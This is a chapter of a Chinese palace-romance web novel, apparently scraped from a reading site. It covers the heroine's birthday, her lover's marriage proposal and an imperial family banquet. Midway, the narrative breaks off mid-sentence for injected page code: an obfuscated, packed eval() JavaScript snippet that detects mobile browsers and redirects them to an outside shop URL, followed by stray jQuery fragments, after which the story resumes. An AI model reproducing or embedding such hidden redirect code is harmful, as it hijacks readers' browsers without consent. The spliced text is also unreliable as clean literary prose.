29. 生辰

作品:《疯批男二拯救计划各家的贺礼尤如雪花一般飞进风意不算大的库房,堆得满满当当。好在时语和言怀能干,虽有些手忙脚乱,却也打理得井井有条。


    顾忌着太子和聂家,风意与蒋行舟商议后,并未举办敕封宴,待万寿节后再行宴请。


    可永康帝却借着风意生辰的名头,在宫中设了一场家宴,一为将她正式引见给皇室宗亲,二也借此冲淡月余来京城上空的压抑阴云。


    五月二十二,原身绵绵的生辰,巧的是这日也是风意农历生日。


    一早,估摸着蒋行舟已去上朝,大秦氏便亲自端着一碗热气腾腾的长寿面来到蔷薇阁。


    “意意,生辰吉乐!”人未至,声先闻,热情得仿佛她们一直是亲密无间的姨甥,“快来,尝尝长寿面。这日子,可不能马虎。”


    “劳姨母挂心。”风意先是舀了一勺清亮的面汤,浅浅尝了,抬眸赞道,“好鲜。”


    “郡主有所不知,”一旁侍立的孙嬷嬷适时接话,“这汤是我们老夫人亲手煲的,用的是养了五六年的老母鸡,从昨夜就在小灶上细细煨着了,自是鲜美无比。”


    大秦氏等她说完才责怪道:“你个老货,和意意说这个做什么?眼下四妹不在京中,我这做姨母的,多尽份心不是应当的么?”


    风意面上露出感动之色:“姨母......”


    自她被册封为郡主的旨意下达,大秦氏待她便愈发亲热周到。起初还假意推拒着唤“郡主”,在风意再三坚持下,又改成小名。


    因为不确定风意晚间是否会留宿宫中,蒋行舟这日下了朝便径直回府。


    踏入蔷薇阁时,大秦氏尚在,正与风意细说皇室各支系的亲疏远近。这些蒋行舟比她说得更详细,但风意承她的情,便也安静听着,偶尔颔首应和。


    “母亲也在。”蒋行舟打断二人的谈话。


    “侯爷回来了。”大秦氏识趣起身,“我那还有些事情,先回去了,你们聊着。”


    待大秦氏离开,风意抬头笑道:“今日怎么回来这般早?”


    “你生辰,我自然要做那个陪你最久之人。”蒋行舟大步走近,将手中一只硕大的螺钿紫檀木盒置于桌上,“打开看看。”


    风意依言拨开鎏金扣锁,掀开盒盖的瞬间,几乎逸出的华光晃了眼。


    盒子共六层,每一层都放着一套完整的头面。钗环簪珥,步摇华盛,设计各异,无一重样。或以赤金为骨,镶嵌宝石碧玺,璀璨夺目;或以极品玉石为主,精雕细琢,清雅不俗......每一套,皆华美却不累赘,雅致却不简单。每一套都是为她量身打造,与她适配至极。


    “你什么时候准备的?”风意惊喜道,这些绝非市面上能随意采买的寻常之物。


    “回京次日。”蒋行舟至身后将她拥入怀中,下颌轻蹭她发顶,“喜欢?”


    “喜欢。”她诚实地点头,极少有女子不爱珠宝,她风意是俗人。


    蒋行舟满足轻笑,盘算着待库房的珠宝玉石用完,还需再寻些来才好。


    午后,风意沐浴梳妆。时雨为她挽好繁复的宫髻后,蒋行舟接过螺子黛,为她细细描眉发髻后。随后选了一套与她胭脂雪色宫装相配的珍珠钗环,为她簪戴。


    风意透过打磨得光亮的铜镜,望着身后男人低垂的眉眼,那专注的神情,温柔的动作,让她恍惚间生出一种错觉,仿佛他们是这世间一对寻常的恩爱夫妻。


    若是......若是没有以往种种,他们大概真的会岁月静好,幸福一生吧。


    蒋行舟抬眸,恰好对上镜中她满含深意的目光。那双眸里,有爱意,有怀念,还有有感伤。


    “为什么这样看我?”他将一只扇形小步摇轻柔插.入她的发间。


    “喜欢看你呀。”风意绽开灿烂笑容。他这张脸,不知还能看多久?


    “那便慢慢看。”蒋行舟俯身,脸颊贴近她的,透过铜镜,与她对视,“不急,一辈子很长,我们有的是时间。”


    镜子的两人,男人俊美无俦,女子娇美无双,彼此的目光都满含情愫,宛如神仙眷侣。


    “意意,万寿节我去请一道赐婚圣旨,你嫁给我吧?”蒋行舟柔声道,眼里含着一丝不易察觉的期待。


    这是他第一次征询她的意见,不是强势的“我娶你”,而是求她嫁给自己。


    风意心尖猛地一颤,愣了一瞬。而后听见自己轻声应道:“好。”


    这一刻,她不思过往,不想未来,仅尊最纯粹的本心。


    蒋行舟呼吸骤然一窒。暖流霎时如洪水般涌上心间,盛得太满,逸了出来,弥漫在这方小小的天地。


    他嘴角从抿着扬起,到抑制不住地咧开,带着一丝傻气。那双向来深沉的风眸,甚至闪过一点晶莹。


    “意意。”他双手怀在她肩上,俯身将脸埋进她颈窝,贪恋地呼吸着她身上的清甜。


    “嗯?”


    “我会给你一个盛大的婚礼,让你做最美的新嫁娘,我会对你好的,我保证。”探花郎倏然词穷,只笨拙地发誓。“我信。”


    风意偏过身子,勾着他的颈项,将他拉下,柔软的唇瓣贴了上去。绵长而温柔的一吻结束,风意刚抹的口脂被他吃了个干净。


    蒋行舟气息微乱,指腹抚上她的唇,眸光危险又克制:“意意,别勾我,我经不住你一丝一毫诱惑。”


    亲自将风意送至宫门口,蒋行舟轻声嘱咐:“今日回不回家都遣人与我说一声,我好来接你。”


    “嗯。”


    看出她的不安,将她手握在掌心,低声安抚:“别紧张,没人敢为难你。”


    或许是他掌心的温度太温暖,风意独自面对风浪的那丝忐忑被抚平。眨眨眼,梨涡漾起一丝狡黠,“这次怎么不说,‘谁敢为难你,直接打上去,万事我兜着’了?”


    因为他自信,无人会想与他结仇。


    “你若打上去,我大概只能造反兜着了。”蒋行舟亦玩笑道。


    转念又想到宫里未必都是聪明人,又道:“若真有人为难你,先忍者。宝贝,不是要你窝囊,是要先保全自己。然后等我给你报仇。”


    “乖,咱们不争那一时意气,你要相信,谁敢动你一下,我能刮了他,不管是谁。”他勾起一丝满不在乎的笑,“大不了,真造反。”


    风意轻吸一口气,压下汹涌的心潮。点着他的胸膛,嗔道:“那你该先给自己两刀,你把我欺负惨了。”目送她进了宫,蒋行舟准备调转回府。


    “蒋侯,留步。”宫道旁,周太医匆匆而来。


    夜幕初合,华灯初上。这场皇室家宴在


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17045712|192102||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    华清殿举行。


    当风意扶着德妃踏入大殿时,满殿有一瞬凝滞的寂静。德妃已二十年未曾现身于人前,此刻虽眼神仍有些空茫,举止却不再疯癫,这惊人的转变,让所有目光不由自主地聚焦在她身侧那位新封的郡主身上。


    风意这认亲由永康帝主持开场,然后是胡一喜带着认人。


    三十多年前的夺嫡太过惨烈,如今留在京中的宗亲不多,除了皇帝一脉,便只余福王一支,称得得上是简单。


    御座之侧是聂皇后,酱紫宫装,威仪天成。


    下首是宸贵妃,年过四十依旧艳光慑人。


    往后是淑妃,优雅中带着书香气。


    一众嫔妃对风意都还和气,笑意盈盈,厚礼相赠。梦嫔更是热情得让她微惊,只见她眼含感激,一副解救她于水火的模样。


    太子萧承耀也到了。月余治疗,他已能乘坐轮椅出行。眉眼间沉积着化不开的阴鸷,在风意行礼时,他本能地想无视,抬眼却见坐在皇后身边的萧祁垣。


    如今他已废,若是再与蒋行舟结仇,导致垣儿不能登位,那他及他的孩子们,便真只有黄泉相聚这一条路了。毕竟,没有那位帝王会允许前储君及其子嗣的存在。


    挤出一个难看的笑意,对风意温和叫起,并送上厚礼。


    三皇子萧承烁瞧着与传言一般,沉稳持重,礼贤下士。


    八皇子萧承烨长了张娃娃脸,未语先笑,瞧着可亲。不知为何,风意总觉得他的眉眼很熟悉,好似在哪儿见过?


    九皇子萧承炫长相随了宸贵妃,男生女相,风流不羁。


    十二皇子,瑞王萧承煜,出尘俊逸。


    十公主萧颜真,封号寿康,容貌迤逦,温婉动人。


    风意暗忖,这皇室出品,真真都是精品,别说丑,连一般的都没有。


    她在打量他们,他们亦在审视她。


    “姐姐生得可真美,我都嫉妒蒋侯了。”坐在她身侧的萧颜真侧过身,语笑嫣然。


    “殿下说笑了,您方是真国色。”风意礼数周全,并未顺竿往上攀亲。


    “姐姐这口脂可伊人阁新出的颜色?好称气色。”女人的话题大多从胭脂水粉开始。


    风意浅浅一笑:“不是,是原先的落霞和桃夭二色调和而成。”“还能这般调色,姐姐巧思。”


    风意脸微烫,这还真不是她的巧思,是蒋行舟给她调的色。


    话题就此打开,两人言笑晏晏,很快便熟稔几分。


    “听闻姐姐开了个书局,不知我能否去开开眼界?”萧颜真面露羡慕。


    风意心下警铃大作,如今的书局什么也没有,她要去看什么呢?


    当即道:“自是欢迎,只是如今书局尚在筹备,乱糟糟的。正式开业时,定当恭请殿下莅临指点。”


    酒过三巡,气氛逐渐热络,席间推杯换盏,好不热闹。


    风意最为今日的主角之一,自是饮下了不少。好在提前服用了解酒的药丸,又有德妃适时捣乱,和月明的帮腔阻拦,她虽面染霞色,其实只有二分醉意。


    夜已深,席至尾声,永康帝正要开口将风意留下陪德妃。却见胡一喜匆匆进殿,俯身在他耳边耳语一句。


    永康帝惊道:“他还在?”


    “还在!”